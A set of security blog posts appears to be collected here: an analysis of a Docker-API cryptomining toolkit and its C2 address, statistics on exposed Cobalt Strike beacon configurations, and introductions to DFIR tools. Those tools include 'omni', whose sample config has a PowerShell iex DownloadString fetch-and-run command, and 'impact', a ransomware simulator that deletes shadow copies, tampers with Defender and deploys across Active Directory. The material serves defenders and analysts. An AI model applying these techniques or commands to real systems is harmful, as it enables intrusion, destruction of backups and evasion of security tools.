While doing some pivoting on emerging Command and Control servers, I identified an open-directory on an IP Address (144.31.106[.]169) hosting what appeared to be a collection of malicious shell scripts, as shown below.
Initial Open Directory Contents
Contents of ‘stagers’ directory
Peering into the first shell script, ‘mimicry.sh’, its purpose appears to be serving as a staging script for the actual payload – ocean_strike_v5.tar.gz – curling the payload into /tmp/.sys-task, extracting it, starting a secondary shell script, then deleting the previously created directory. Let’s take a look inside ocean_strike_v5.tar.gz.
mimicry.sh

ocean_strike_v5 contents
The script of interest, ‘predator_v5_mimicry.sh’, is a shell script designed to perform the following actions:
Checks if it is running insider a container, sandbox, WSL, or other virtualization environment using /proc/1/cgroup
Adds an SSH key to /root/.ssh/authorized_keys to maintain persistent access to the compromised device
Attempts to set vm.nr_hugepages=1280 – increasing performance of certain workloads, including crypto-mining
Attempts to identify any other mining-related processes and kill them, including anything that mentions guard, miner, YDServi, xmrig, nanominer, kdevtmpfsi, gost, pcpcat, or proxy.sh
Creates directory /dev/shm/.sys-cache and copies some of the above files into it – sys-compute is copied as kworker and made executable.
A service is also installed named ‘System Monitoring Service’ to ensure it is always running.
The malware then configures what it refers to as a Mimicry Proxy via the binary sys-net-d seen above – this is installed into /usr/bin/sys-net-d with a service setup named ‘Network Monitoring Service’.
The malware then attempts to build something it refers to as a ‘Mimicry Aquarium’ using the contained docker file, spawning a container named ‘sys-aquarium-mimicry’ and mapping host port 2376 to container port 2375.
The container appears intended to serve as a distraction for other attackers – it installs some common Linux utilities such as curl, wget, etc, creates fake artifacts like /root/proxy.sh, creates a cron job without actually enabling it to run proxy.sh every 30 minutes, then creates an empty file at /var/run/docker.sock
The container itself is used to return a general HTTP 200 Status in response to any request to port 2375, the Docker Remote API.
The attacker then uses iptables to redirect any inbound request destined for port 2375 to port 2376 – effectively capturing traffic destined for the Docker Remote API into the container, which then supplies a ‘fake’ response.
This is done seemingly to prevent any additional tampering or exploitation from occurring that may interfere with their mining services.
Their own IP address is excluded from this port mapping rule via iptables
Finally, the attacker writes to a file called /dev/shm/.sys-cache/watchdog.sh a bash script that periodically wakes and checks 144.31.106[.]169 for a 200 OK response – if it is not received, it clears all iptables pre-routing and restarts the main docker service.
This is to ensure access to the true Docker API port is available remotely again for a potential re-compromise
In total, the malware attempts to find and kill competitors, deploys persistence via system services, runs a Docker container to proxy traffic to the Remote Docker API port, deploys a crypto-miner onto the device, and implements a dead mans switch designed to clear the routing trap should the main IP address fail to respond.
Dead Mans Switch in predator_v5_mimicry.sh
After some research, I reached the following conclusions:
sys-net-d appears to be a Sliver agent payload (tracks with Sliver C2 exposed on the IP address already).
sys-compute is an XMRig mining binary, avoiding the overhead of having to download it dynamically on victim systems.
While digging into other directories, I found multiple older versions of their persistence and deployment scripts along with potential targets in the ‘ocean_strike.tar.gz’ file, as shown below:
Contents of ocean_strike.tar.gz
The observed sys-net-d and sys-compute are the same Sliver payload and XMRig binary previously noted. There are variations of persistence scripts present, but all ‘deployer’ scripts are 0-byte files as of the time of this analysis. Sys-guard is a simple shell script that configures ocean-miner along with a decoy Docker container, another variation of Monero mining.
What’s more interesting is the files labelled ‘fortress_results’ – these appear to be scans of potential victim IP addresses – each victim had an exposed Remote Docker API port that the threat actor tested to determine the level of access they could achieve remotely, attempting to create a privileged container to facilitate mining operations.
fortress_results_v2 demonstrating attempts to create privileged containers on exposed Docker instances across the Internet on a variety of victim networks
Revisiting one of the earlier files, we identified another Monero miner staging script named ‘cuckoo_stager.sh’. This is similar to the ‘Ocean Strike’ payload but had slightly different checks for containers, competitors, deployment, persistence, and fail-over operations. A snippet is shown below.
cuckoo_stager.sh snippet
In essence, this script attempted to:
Identify if it’s in a container via the presence of ‘docker’ in /proc/1/cgroup and also checking for the presence of systemd
Kill other competing mining processes
Download xmrig and Yggdrasil payloads binaries from the main control address (144.31.106[.]169)
Configure and launch xmrig for Monero mining
Persist itself via cron jobs
Hide initial access by deleting bash history and timestomping xmrig binary and configuration files to appear older than they are
Delete the initial stager (/tmp/cuckoo_stager.sh)
Then, optionally, starting Yggdrasil mesh network in an attempt to obfuscate traffic destinations and avoid initial detection at the network level
There was a final script named ‘dead_man_switch.sh’ that appears similar in nature to the fallback utilized in the original ‘Ocean Strike’ script in that it periodically checks if a specific heartbeat is being populated – if no heartbeat is detected after a 30 minute period, it assumes there is a catastrophic error with the script and attempts to re-expose the original Docker API ports instead of the mimicked port so that remote access can once again be gained by the actor.
dead_man_switch.sh snippet
Conclusions
This is an interesting malware variant that is explicitly targeting the Remote Docker API in an attempt to create high-privileged containers on exposed ports that are then leveraged to instantiate Monero-mining operations – this is not a new technique, but it is still interesting from a defensive perspective to study the source and implementation so that we can further harden relevant systems.
Once the malware is deployed, the Docker API port (2375) is then proxied to 2376 via a ‘decoy’ container and iptables, likely to ensure that other actors cannot launch competing resources – but in such a way that the C2 IP address can still reach the original port without interference.

When it comes to attacker infrastructure, some threats are more stealthy than others. Searching “cobalt strike beacon” in Shodan or similar tools can reveal exposed Teams Servers that are not properly protected from the public eye – as shown below.
Example Cobalt Strike beacon configuration results from Shodan
Additionally, these servers often expose details of configured beacon behavior that can be used to study how attackers are setting up initial payload functionality – an example is shown below.
Example beacon configuration screenshot from Shodan
These types of details are invaluable and allow us to study the settings attackers are using for their Cobalt Strike payloads – often these carry over into other frameworks as well such as Sliver, Mythic, etc. In this post, I present a statistical summary of beacons exposed at the time of this writing to help suggest detection and hunting ideas for blue teams.
One of the most obvious things we can look at first is understanding the type of beacons that threat actors are using – Cobalt Strike supports a variety of types including HTTP, HTTPS and DNS – threat actors today typically use HTTPS, as evidenced in the below analysis (with DNS being exceedingly rare due to how slow they are to interact with).
Cobalt Strike Beacon Types

When threat actors are setting up an HTTP-based beacon, they must configure different properties such as the URIs that will be invoked, the user agent, the HTTP verbs, etc – so let’s take a look at these – starting with the most common POST URIs setup by actors.
Most common POST URIs for Beacons
A couple of these standout – threat actors really like ‘submit.php’, URIs that appear to be API endpoints and URIs that look like common web-app behavior such as loading jquery. This is good material for pivoting using other material to find potential C2 behavior in your network.
Looking at sleeptime also exposes some interesting data – the vast majority of exposed configurations used the default sleeptime setting of 60 seconds – the next biggest bucket of actors reduced this to 3 seconds – then we can observe a variety of different configurations.
Sleep Time configurations from Beacons – Sleep Time on the left, count of appearances on the right

In terms of TCP Ports, we observe beacons communicating on a wide variety of outbound connections. In my experience doing Incident Response, C2 traffic tends to stick to port 80 or 443 but this is evidence that this is not always the case!
Most common ports for beacon configurations
The above image shows only the most common ports in use – there were dozens of other ports not pictured that were used by 3 or less observed configurations.
What about the HTTP user agent in use? There was a significant amount of variety here (as expected), with configurations trying to impersonate various browsers and devices such as iPads, Mac OS, Windows, etc. The most commonly observed ones are shown below.
Most common User Agents observed in configurations

Let’s now analyze the characteristics of beacon process spawning and injection behavior. Cobalt Strike enables operators to configure ‘post exploitation’ configurations that control how sub-processes are spawned from a primary beacon. The table below represents the binaries that were configured for use with post-exploitation tasks such as screenshots, key-logging, scanning, etc.
x86 spawn_to configurations for Cobalt Strike beacons
As we can see, the most common choice by far was rundll32.exe, followed by svchost.exe, dllhost.exe, WerFault.exe and gpuupdate.exe – but there are definitely some less-observed binaries in the table. I would urge defenders to ensure you are considering all possible hunting options when looking for C2 traffic in your network.
There are many additional aspects of Cobalt Strike configurations that we as blue-teamers can pivot and hunt on throughout our networks – the goal of this is to help shine some light on the most commonly used and abused components so that hunt and detection teams can embrace these attributes and improve their security posture. My hope is that you can immediately take some of these data points and action them internally on your own network for finding suspicious activity, should it exist.
I’ll continue this analysis in an additional post as I dive into other C2 servers and additional discovery mechanisms for Cobalt Strike servers, among other platforms.
Incident Responders often find themselves investigating computer incidents for clients who may not have the best security posture – lack of centralized SIEM logging, mature EDR deployment and general inability to centrally query or otherwise collect data from across the network.
This is a real problem when investigating – it means you can’t rapidly pivot on Indicators of Compromise (IOCs) such as IP addresses/Ports, Process information (names, commandlines, etc), User activity, Scheduled Task or Service metadata such as known-bad names or binaries and other system information. Without centralized tooling or logging, using IOCs or Indicators of Attack (IOAs) can be extremely difficult.
I’ve previously made some scripts to aid my own objectives to solve this problem such as WMIHunter (https://github.com/joeavanzato/WMIHunter/tree/main) and variations of using WMI at-scale in C# and Go respectively – but recently I wanted to revisit this problem and make a more modular and flexible solution.
I’d like to introduce a tool I wrote aimed at solving this problem and providing DFIR professionals another open-source solution – hence, omni [https://github.com/joeavanzato/omni].
At its core, omni is an orchestration utility providing analysts the means to execute commands on hundreds or thousands of remote devices simultaneously and transparently collect and aggregate the output. This means any command, script, tool or anything else that you as an analyst want to execute and collect some type of output from, omni helps make that easy to achieve at-scale.
Can omni help you?
Ask yourself these questions – if the answer to any of these is ‘yes’, omni can help you.
Do you have a need to execute and collect the results of one or more commands/scripts/tools on multiple devices concurrently?
Do you need to collect data from a large amount of devices that are not connected to the internet?
Have you ever run into issues trying to rapidly pivot on indicators of compromise across a large number of devices due to lack of data/logging/agents?
Does the current environment lack a centralized logging solution or EDR that can help you quickly query devices?
Do you need to execute a series of triage scripts on 1 or more networked devices?
As an example, let’s consider running processes and TCP connections – both are extremely common to collect to aid reactive hunts on known-bad during an engagement. omni works by allowing users to build a YAML configuration file containing command directives to be executed on targets – we can add, subtract or modify from this file as needed to serve any type of unique requirements. Below is an example of one way you could capture this data with omni:
The above configuration tells omni to run the PowerShell command, automatically replacing any placeholder variables with the specified file-name – then omni knows that once collection is done, this file-name should be collected from the targets.
It is also possible to copy a script to the target and execute this, allowing omni to facilitate analysts with running more complex triage tools remotely.
The dependencies block allows users to specify one or more files or directories that this directive requires exist on the target prior to execution – dependencies are always copied into a single directory (C:\Windows\Temp) and then removed once execution is complete. Dependencies can also specify an http file that will be retrieved during parsing configuration.
Typically though, if your configuration requires some remote files for download, you will be better off using the Preparation section of the configuration – this allows for commands to be executed for preparing the analysis environment – usually this means downloading any necessary tools that you want to deploy to targets, such as Autoruns or the Eric Zimmerman parsing toolset.
preparations:
  - command: powershell.exe -Command "iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/EricZimmerman/Get-ZimmermanTools/refs/heads/master/Get-ZimmermanTools.ps1'))"
    note: Download and execute Get-ZimmermanTools into current working directory
  - command: powershell.exe -Command "iwr -Uri 'https://download.sysinternals.com/files/Autoruns.zip' -OutFile .\Autoruns.zip ; Expand-Archive -Path Autoruns.zip -Force"
    note: Download and unzip Autoruns
This can be used to help ensure that required dependencies exist prior to executing your configuration.
When omni runs, it will create two folders – ‘devices‘ and ‘aggregated‘ – inside devices a directory is created for each target device that will contain all data collected for that target. Aggregated will store any merged files once collection is complete depending on configuration settings – for example, all running processes for all computers if using the first config specified in this post.
Devices folder contains individual results, Aggregated folder contains merged results from all devices
Keep in mind – omni is designed to facilitate rapid and light-weight network-wide hunting – although it is of course possible to execute and collect any type of evidence – for example, launching KAPE remotely and collecting the subsequent zips from specified targets, like below:
Of course, doing this across thousands of devices would results in a massive amount of data, but for a more limited scope this could be a highly effective means of collecting evidence – choose your configurations and targets carefully.
Below are some common command-line examples for launching omni:

omni.exe -tags builtin
- Launch omni with all targets from .\config.yaml having tag 'builtin' with default timeout (15) and worker (250) settings, using Scheduled Tasks for execution and querying AD for enabled computers to use as targets
omni.exe -workers 500 -timeout 30 -tags quick,process
- Add more workers, increase the timeout duration per-target and only use configurations with the specified tags
omni.exe -targets hostname1,hostname2,hostname3omni.exe -targets targets.txt
- Use the specified computer targets from command-line or file
omni.exe -method wmi
- Deploy omni using WMI instead of Scheduled Tasks for remote execution
omni.exe -config configs\test.yaml
- Execute a specific named configuration file
Ultimately, you can use omni to launch any type of script, command or software remotely at-scale on any number of targets. I’ve often found myself on engagements for clients who lack effective SIEM or EDR tooling, meaning that when we find something like a known-bad IP address, Process Name, Binary Path, Service/Task Name or some other IOC, we have no way to effectively hunt this across the network.
omni comes with a pre-built configuration file that contains directives for common situations such as collecting running processes, TCP connections, installed Services/Tasks, etc (https://github.com/joeavanzato/omni/blob/main/config.yaml). Prior to use, you should customize a configuration that meets your collection needs depending on the situation at hand. omni also includes some example configuration files for specific use-cases at https://github.com/joeavanzato/omni/configs.
Please consider omni during your next engagement in a low-posture network suffering a cyber incident. If you experience any bugs, issues or have any questions, please open an Issue on GitHub. I am eager to hear about feature requests, ideas or problems with the software.
“The only real defense is active defense” – organizations must be proactive in their pursuit of cybersecurity defense else when a real adversary turns up, they will be completely outmatched.
When it comes to ransomware, enterprises adopt all manner of defensive posture improvements with the goal of early detection and prevention – this usually includes tuning EDR, implementing network segregations, data monitoring mechanisms for the truly mature and sometimes bespoke “ransomware prevention” solutions designed to halt threat actors mid-encryption through agent-based solutions or otherwise.
The one thing that tends to be overlooked is the actual act of adversary emulation – simulating a true-to-life ransomware payload detonation to ensure it will be detected or prevented with current controls.
This is where impact comes in. Impact is a tool I developed to help organization’s be more proactive about their defense and simulate a realistic ransomware threat in their network – it is highly configurable, highly modular and will help blue teams be more confident in their detection and prevention strategies.
Beyond file encryption, impact is designed to truly emulate a modern ransomware payload – this includes a variety of deployment options, offensive capabilities and a modular configuration to tailor it each individual enterprise requirements.
For example, impact offers the below options:
Adjust level of concurrency for encryption/decryption
Filter by filename/extension/directory for file targets
Utilize hybrid encryption to benefit from fast symmetric encryption of file data and protect each symmetric key with an asymmetric public key
Capability to create a set of mock data for later encryption/decryption tests
Capability to terminate configured processes and services that may interfere with encryption operations
Capability to block selected ports/domains via Windows Firewall to tamper with EDR/Backup communications
Capability to eliminate all Volume Shadow Service (VSS) copies to tamper with potential backups
Capability to tamper with Windows Defender settings
Capability to deploy on remote devices from a list of targets or Active Directory using Windows Services, Scheduled Tasks or WMI
Capability to enumerate local/network drives for complete system encryption
Capability to emulate a number of different ransomware threat actors, including mimicking their commonly used ransomware note names, extensions, note contents and encryption algorithms among other things
Implements a configurable intermittent-encryption scheme for efficiency
impact has lots of optional features and modularity to allow it to support a variety of use-cases and requirements when it comes to ransomware simulation on a per-environment basis.
So how do I use it?
At the core, it is extremely simple to ‘just encrypt’ a directory using the following command (you don’t even need to specify a group, it will pick one at random):
When you execute this, it will crawl C:\test and encrypt any files matching inclusion/exclusion filters with parameters associated with the BlackBasta group as specified in config.yaml. Each encryption command will generate a corresponding decryption command inside decryption_command.txt – this will typically look something like below:
impact comes preloaded with embedded public and private keys for use if you don’t want to use your own – it’s also possible to generate a set of keys using the -generate_keys parameter – these can be subsequently fed into impact for use rather than relying on the embedded keys.
The above command will force the use of ECC for hybrid encryption and overwrite any group settings. It is also possible to force a specific symmetric cipher via the -cipher argument like below:
Keep in mind – if you supply a personal public key for encryption, you will also need to supply the corresponding private key for decryption!
impact can also create a set of mock data for you to encrypt rather than needing to do that yourself – just run it like below to populate the targeted directory:
The above command will create 12,000 files with a total approximate data size of 5 Gigabytes in the specified directory – then we can target this directory with encryption/decryption tests as needed.
When checking directories or files to decide if they should be encrypted, impact uses the built-in configuration file (customizable) to apply the following logic:
Does the file extension match an inclusion that should be targeted?
Does the file name match one that should be skipped?
Does the directory name match one that should be skipped?
Is the file size > 0 bytes?
Does the file extension match an exclusion that should be skipped?
Assuming a file passes these checks, it is then added to the encryption queue. When doing decryption, checks are skipped and every file in relevant directories is checked for encryption signatures to determine if we should attempt to decrypt it.
This pretty much covers the encryption/decryption facilities built into impact – but be aware you can also specify custom ransomware notes, ransomware extensions and a host of other optional features if you need to.
impact also contains a variety of offensive emulations commonly employed by encryption payloads – the ability to kill specific processes, stop specific services, block network traffic by port or domain (resolved to IP address) and attempting to disable/set exclusions for Windows Defender. These are all documented at the command-line level and behave pretty much as you’d expect.
impact can also be deployed remotely via WMI, Windows Service or Scheduled Task – you can supply a list of target hosts via the command-line, an input line-delimited file or have impact dynamically pull all enabled computers from the current Active Directory domain for targeting.
The above command will pull all enabled computers from AD and copy impact to the ADMIN$ share via SMB then attempt to launch it via WMI – all command-line arguments will be preserved and passed into the created process (minus obvious exceptions such as exec_method and targetad, to name a few).
There are a lot of TODOs, optimizations and features to add to this – but for now, it works and does the job of (mostly) accurately simulating ransomware and commonly associated TTPs.
If you think you can detect ransomware on endpoints or fileshares, try it out and prove it.
If you have any bugs or feature requests, please open an Issue on GitHub or drop me an email at joeavanzato@gmail.com.
Whenever I can, I like to use PowerShell for DFIR tasks – it’s ubiquitous presence usually means less headaches when deploying tools in client environments. To that end, exploring what is available from an open-source perspective leads most people to a few options when it comes to common DFIR tasks and automations:
Kansa is a highly-modular framework written in PowerShell that provides Incident Response teams the capability to easily query for common artifacts as well as perform some level of analysis on the results. It can be extended by writing custom PowerShell modules to retrieve evidence as required – unfortunately, it relies on PowerShell Remoting which in turn relies on Windows Remote Management (WinRM) – a feature that, in my experience, is frequently not enabled for Desktop endpoints in corporate environments.
PowerForensics is a library written in PowerShell and C# that exposes functionality allowing for users to, in their own tools, easily gather artifacts directly through parsing of the NTFS/FAT file system artifacts such as the $MFT. This is particularly useful when analyzing dead disks or otherwise locked data – it is not intended as a ‘live’ triage tool.
CyLR is a C# tool designed to aid front-line responders in the collection of common artifacts from live systems – unfortunately, the artifact selection is hard-coded into the tool rather than available via a configuration of any type. This makes it’s usefulness relatively limited in scope.
Finally, I would be remiss if I did not discuss Velociraptor – this awesome tool is great at helping teams gain visibility into endpoints at scale and comes packed with community-contributed modules for collecting evidence. Velociraptor is ALSO capable of generating offline evidence collection packages but these must be configured ahead of time via the GUI – often this can be overkill, especially if you are not already used to the tool or don’t have it deployed in an easily accessible location.
There are some other common closed-source tools such as KAPE but these are typically not allowed to be used in paid engagements or third-party networks unless an enterprise license is obtained, making it less useful for smaller teams that cannot afford such a license.
Each of these tools is great in their own right – but I felt a need to create something to fill what I perceived as a gap – a standalone evidence collection (and parsing) tool with flexible evidence specification based on easy to read and create JSON files.
Introducing, RetrievIR [https://github.com/joeavanzato/RetrievIR] – a PowerShell script capable of parsing JSON configuration files in order to collect files, registry key/values and command outputs from local and remote hosts. At it’s core, RetrievIR is relatively simple – it will hunt for files that match specified patterns, registry keys that match provided filters and execute commands either in-line or from a specified file. Additionally, I’ve created a follow-up script called ParseIR which is designed to parse RetrievIR output using common tools such as the Eric Zimmerman set of parsers as well as some custom utilities that are still evolving.
One of the main goals in creating this was to help provide DFIR teams the capability to specify exactly what evidence they want to collect along with tagging and categorizing evidence – this means that one or more configuration files can be used in multiple ways as the operator can tell RetrievIR to only collect evidence that contains a specific tag or is part of a specified category rather than always collecting everything in the configuration file. Evidence specification does not require an individual to know how to program – everything is based in the JSON configuration including what paths to search, recursiveness, what files to filter on, what commands to execute, what registry keys to inspect and so-on.
RetrievIR is intended for use in assisting the live triage of endpoints – it collects raw evidence that is typically then processed into machine-readable information which can then be fed into centralized data stores for investigation (Elastic, Splunk, SQL, etc). RetrievIR configurations are described as JSON objects with different properties available depending on whether the target is the filesystem, the registry or a command execution. An example of each type of configuration is shown below.
This example configuration will tell RetrievIR to do three distinct things:
Look for any file ending in ‘.log’ non-recursively at the 3 specified paths.
Execute the provided command and output it to the File Name specified in ‘output’.
Examine the provided registry path recursively and record any key:value stored in any path, including the current.
There are some other things going on but at it’s core, this is all that is required to use RetrievIR effectively and obtain evidence to help your team analyze systems. I’ll be writing more advanced articles covering tagging, parsing and additional properties available – but hopefully this has been enough to pique your interest and maybe help your team more rapidly triage live systems!
Recently I’ve been wanting to dive into anomaly detection and classification problems – I’m starting this by exploring a binary-classification issue – trying to determine whether or not a PowerShell snippet is benign or suspicious.
There are many different approaches to this problem-class. I decided to start with a “batteries-included” approach to text classification with the help of fastText (https://github.com/facebookresearch/fastText). This awesome piece of software from Facebook Research can perform both un-supervised and supervised training with tunable parameters on a set of pre-processed input data.
Similar to most other data science projects, I started this by spending a significant amount of time identifying and categorizing source material, mostly by scraping PowerShell scripts available from a variety of sources (e.g., GitHub, Hybrid Analysis, etc). Each script was saved into a labelled directory indicating what type of scripts it contains. Since this is a binary classification task, we are only going to be using the labels of ‘suspicious’ or ‘benign’ with each script having exactly 1 label.
A future task would be adding additional labels such as “malicious” to provide more flexibility to the classifications and subsequent conclusions we draw from them (I stored them with some flexibility to distinguish between suspicious and purely malicious but am only using the single label of ‘suspicious’ for this experiment).
Example showing data organization / classification structure
Another approach to this problem would be creating many different distinct labels and using the percent confidence for each to infer what the functionality of the script is, what MITRE Techniques it is employing, etc.
Text Classification with fastText
Supervised Learning with fastText for Text Classification can be done by supplying the model with an input file in a specific format. The default structure should contain line-delimited data where lines begin with all relevant labels for the current line. The default format for labels is ‘__label__$VAR’ where $VAR is the relevant key-word such as ‘__label__benign’.
__label__benign some line of data
__label__suspicious another line of data
For this experiment, I wanted to try a few different methods of classifying scripts. Initially, I did a very basic implementation to try a pure text classification approach. Later on, I’d like to combine this model’s prediction output with an Abstract Syntax Tree (AST) neural network analysis to produce a combined probability matrix ,which we can then analyze to more effectively determine if a script is suspicious or not.
For now, I took the following approach to data preparation;
Read each script into memory
Normalize the data by stripping white-space and lower-casing the entire script
Remove un-wanted characters to help improve classification traits
Write each script (as a single string per-line) into a file with the relevant label as a prefix
After this initial data aggregation step, I shuffled the line-ordering and split the data into a 70/30% mix of training and test data respectively. Using 100% of the source data to train can overfit a model to the training data and lead to critical failures when classifying new data – this helps identify that problem and attempt to mitigate early on.
Total Scripts: 10433
Training Data Length: 7303
Testing Data Length: 3130
Suspicious Scripts: 4776
Benign Scripts: 5657
Now it’s time for the fun part. Training a fastText model can have a lot of nuances but at it’s core, it can be done in two lines like this.
import fasttext
model = fasttext.train_supervised('pslearn.train')
That’s it! – I can now use the test dataset to gauge the prediction accuracy of our first supervised fastText model.
The first number (3130) represents the number of samples in the test data. The second number represents the precision (~94%) and the last number represents the recall (~94%).
Per fastText documentation:
The precision is the number of correct labels among the labels predicted by fastText. The recall is the number of labels that successfully were predicted, among all the real labels.
A precision metric of 94% seems extremely high – I have a very limited sample set and it is highly likely that I have accidentally introduced a high amount of bias to the source data. One way I can solve this is by reviewing the data and ensuring that there is a wide variety of samples in different formats and stylings to introduce additional variety to the training and testing data.
For now, lets see if I can improve the model by using some additional options provided by fastText – word n-grams and epoch count. By default, fastText only uses 5 epochs for learning – lets try tripling that number to 15 and see if there is any effect on the accuracy.
model = fasttext.train_supervised('pslearn.train', epoch=15)
model.test('pslearn.test')
(3130, 0.9619808306709265, 0.9619808306709265)
A small increase in the number of epochs had a significant effect on the accuracy, however, the trade-off is a longer processing time when training (or re-training) the model. Since we have a relatively small data set (~100 MB) I can experiment with extremely high epoch counts such as 1000+, like below.
model = fasttext.train_supervised('pslearn.train', epoch=1000)
model.test('pslearn.test')
(3130, 0.9769968051118211, 0.9769968051118211)
The key to data science is always experimentation – I played with the epoch count for a while to find the optimal balance of time to run vs accuracy vs not overfitting to the current data. At 500 runs I still had a precision measurement of 97.6%, 250 runs actually increased to 98% while 100 lowered slightly to 97.8% – 50 runs achieved an accuracy of 97.5%, and 25 runs was 96.9%. I decided to keep it at 25 to avoid overfitting for most of this experiment.
In addition to epoch count, one of the other commonly tuned parameters for a fastText model is the learning rate. For a detailed explanation, check out the documentation at https://fasttext.cc/docs/en/supervised-tutorial.html. The default Learning Rate is 0.1, but lets try 0.2 and see if there is any improvement when using an epoch count of 25.
model = fasttext.train_supervised('pslearn.train', epoch=25, lr=0.2)
model.test('pslearn.test')
(3130, 0.9750798722044729, 0.9750798722044729)
Doubling the learning rate improved our base accuracy at 25 epochs from ~96.9% to ~97.5%.
Word N-Gram length should be decided based on the current use-case as well as experimented with since it can have a severe impact on model accuracy depending on the type of data. I decided to leave it at the default for now.
Below you can see the results of some of the ad-hoc tests I ran against it with some arbitrary PowerShell scripts that were not included in testing or training data.
No, not really – I have a really small sample set of data and it is highly biased. I also don’t have many ‘real world’ samples right now but am working on a pipeline to generate more variants like you might expect to see in a true adversary engagement. As per above, this type of ‘simple’ text classification can work but is very lacking when it comes to highly-complex use-cases where the same ‘sentiment’ can be expressed in hundreds of ways – what else can I do?
Embed additional labelling for each script to help with classifying and having a secondary process for guessing probability based on the confidence in each label
Gather/Generate additional source data for better classification and a wider variety of training and testing data
Experiment with different text classification models
etc
Using fastText itself is ridiculously easy – the hard part of a data scientists life is preparing the source material. Data Pre-Processing pipelines are often extremely complex to ensure the cleanest feed to downstream ML models – the exact type of processing required is typically dependent on project-specific features such as the overall objective, the types of machine-learning models or approaches, etc.
AST Modeling in a Deep Neural Network (DNN)
In addition to text classification, I wanted to try feature engineering for a machine-learning model. Ultimately, I decided to use my features inside of a “Deep & Wide” style network built with Keras and Tensorflow. Feature Engineering is probably one of the most important part of any ML workflow – for this project, I took a basic approach and using https://github.com/thewhiteninja/deobshell I generated optimized AST files for each of the previously collected PowerShell scripts.
In generating features from these ‘optimized’ AST representations we can parse the script functionality at a lower-level than just reading the raw .ps1 file and receive more meaningful insight into what components make up the script.
Why would I want to do this? fastText is great but studying the data at a lower-level in a neural network could help teams gain some deeper insight into the data in a way that fastText might not help us as much with. Ultimately, the best approach would be to have multiple prediction pipelines to get outputs from various models and glue the results together with some logic.
I parsed each AST and generated a set of features representing the below items (along with a few others)
Distinct PowerShell Tree-Type Count
Sum for each type of AST Object present in the script (CommandElementAST, etc)
Variable / Operator / Condition sums
Presence of certain ‘suspicious’ strings inside the script (‘IEX’, etc)
etc
Once I have the data cleaned and stored appropriately in a CSV, I can set up the below workflow for running independent experiments (code truncated for readability).
# Setup Required Imports, Constants, etc
CSV_HEADER = []
NUMERIC_FEATURE_NAMES = []
for c in raw_data.columns:
    CSV_HEADER.append(c)
    if c != 'label':
        NUMERIC_FEATURE_NAMES.append(c)

# All of my features are numeric and not categorical
TARGET_FEATURE_NAME = "label"
TARGET_FEATURE_LABELS = [0.0, 1.0]
CATEGORICAL_FEATURES_WITH_VOCABULARY = {}
CATEGORICAL_FEATURE_NAMES = list(CATEGORICAL_FEATURES_WITH_VOCABULARY.keys())
FEATURE_NAMES = NUMERIC_FEATURE_NAMES + CATEGORICAL_FEATURE_NAMES
COLUMN_DEFAULTS = [[0.0] for feature_name in CSV_HEADER]
NUM_CLASSES = len(TARGET_FEATURE_LABELS)

# How the model will parse the data from disk
def get_dataset_from_csv(csv_file_path, batch_size, shuffle=False):
    dataset = tf.data.experimental.make_csv_dataset(
        csv_file_path,
        batch_size=batch_size,
        column_names=CSV_HEADER,
